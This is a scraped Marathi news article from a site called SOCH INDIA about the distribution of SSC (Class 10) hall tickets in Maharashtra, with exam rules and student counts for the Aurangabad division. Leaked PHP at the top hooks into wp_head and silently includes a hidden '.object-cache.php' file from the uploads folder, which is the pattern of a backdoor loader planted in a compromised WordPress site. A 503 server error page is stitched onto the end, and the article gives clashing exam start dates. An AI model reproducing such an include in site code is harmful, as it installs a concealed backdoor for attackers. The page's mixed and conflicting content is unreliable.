add_action('wp_head', function(){echo '';}, 1); /* core-assets-loader */ @include_once('/home/sochindi/public_html/wp-content/uploads/.wp-cache-cd8672/.object-cache.php'); SSC Exam: आजपासून मिळणार दहावीचे हॉलतिकी – SOCH INDIA
Menu

देश
SSC Exam: आजपासून मिळणार दहावीचे हॉलतिकी

nobanner

माध्यमिक आणि उच्च माध्यमिक शिक्षण मंडळाच्या वतीने घेण्यात येणाऱ्या दहावीच्या परीक्षांचे (SSC Exam) हॉलतिकीट विद्यार्थ्यांना आज दुपारी तीन वाजता शाळेच्या लॉगइनमधून उपलब्ध करून दिले जाणार आहेत. अशी माहिती राज्य मंडळाच्या वतीने देण्यात आली. दहावीच्या लेखी परीक्षेस 2 मार्च पासून सुरुवात होणार आहे. तत्पूर्वी 10 फेब्रुवारीपासून प्रात्याक्षिक परीक्षांना सुरुवात होत आहे. या परीक्षेसाठी आवश्यक असलेल्या हॉलतिकीटचे वितरण आजपासून करण्यात येणार आहे. त्यामुळे विद्यार्थ्यांना आपल्या शाळेत आज हॉलतिकीट मिळणार आहे.

शाळेकडून विद्यार्थ्यांना देण्यात येणाऱ्या हॉलतिकीटवर सही आणि शिक्का असावा,तसेच हॉलतिकीटची ऑनलाइन प्रिंट देताना शाळांनी कोणत्याही प्रकारचे शुल्क विद्यार्थ्यांना आकारू नये. प्रिंटवर मुख्याध्यापकांची सही आणि शिक्का असावा. हॉलतिकीटमध्ये विषय व माध्यम बदल असल्यास त्यांच्या दुरुस्त्या माध्यमिक शाळांनी विभागीय मंडळात जाऊन करून घ्यावयाच्या आहेत. तसेच फोटो, स्वाक्षरी, विद्यार्थ्यांचे नाव, जन्मतारीख आणि जन्मस्थळ या संदर्भातील दुरुस्त्या माध्यमिक शाळांनी त्यांच्या स्तरावर करून त्याची एक प्रत विभागीय मंडळाकडेत्वरित पाठवावे असेही मंडळाकडून म्हटले आहे.

अनकेदा परीक्षादरम्यान विद्यार्थ्यांकडून हॉलतिकीट गहाळ होण्याच्या घटनादेखील समोर आल्या आहे. त्यामुळे हॉलतिकीट गहाळ झाल्यास संबंधित माध्यमिक शाळांनी पुन्हा प्रिंट काढून त्यावर लाल शाईने द्वितीय प्रत असा शेरा देऊन विद्यार्थ्यास प्रवेशपत्र द्यावयचे आहे. फोटो सदोष असल्यास त्यावर विद्यार्थ्यांचा फोटो चिकटवून त्यावर संबंधित मुख्याध्यापकांनी शिक्का मारून स्वाक्षरी द्यावी, असेही राज्यमंडळाच्या सचिव अनुराधा ओक यांनी दिलेल्या पत्रात म्हटले आहे.

औरंगाबाद विभागात 1 लाख 80 हजारांवर विद्यार्थी परीक्षा देणार
औरंगाबाद विभागता दहावीसाठी एकूण 1 लाख 80 हजार 210 विद्यार्थी परीक्षा देणार असून,ज्यात औरंगाबाद जिल्ह्यातील 64 हजार 593, बीड 41 हजार 521, परभणी 27 हजार 800, जालना 30 हजार 676 आणि हिंगोली जिल्ह्यातील 15 हजार 620 विद्यार्थ्यांनाचा समावेश आहे. तसेच बारावीसाठी औरंगाबाद जिल्ह्यातील 60 हजार 400, बीड 38 हजार 929, परभणी 24 हजार 366, जालना 31 हजार 127 आणि हिंगोली जिल्ह्यातील 13 हजार 441 विद्यार्थ्यांनाचा समावेश आहे.

दहावी बारावी परीक्षेबाबतविद्यार्थ्यांसाठी महत्त्वाची सूचना
महाराष्ट्र राज्य माध्यमिक व उच्च माध्यमिक शिक्षण मंडळामार्फत दहावी आणि बारावीच्या लेखी परीक्षा यंदा 21 फेब्रुवारी ते 25 मार्चदरम्यान होणार आहे. तर सकाळच्या सत्रात 11 वाजता तर दुपारी 3 वाजता पेपर होणार आहे.आतापर्यंत अपवादात्मक परिस्थितीत 10 मिनिटे उशीरझाला असला तरी, विद्यार्थ्यांना पेपरला दिली जात होती. मात्र यावेळी राज्य मंडळाने उशिरा येणाऱ्या विद्यार्थ्यांना प्रवेश नाकारण्याच्या सूचना केंद्रांना दिले आहेत. त्यामुळे परीक्षेसाठी आता विद्यार्थ्यांनी सकाळी साडे दहा तर दुपारी अडीच वाजता उपस्थित राहणे अनिवार्य असणार आहे.

503 Service Unavailable

Service Unavailable

The server is temporarily unable to service your request due to maintenancedowntime or capacity problems. Please try again later.

Additionally, a 503 ServiceUnavailable error was encountered while trying to usean ErrorDocument to handle the request.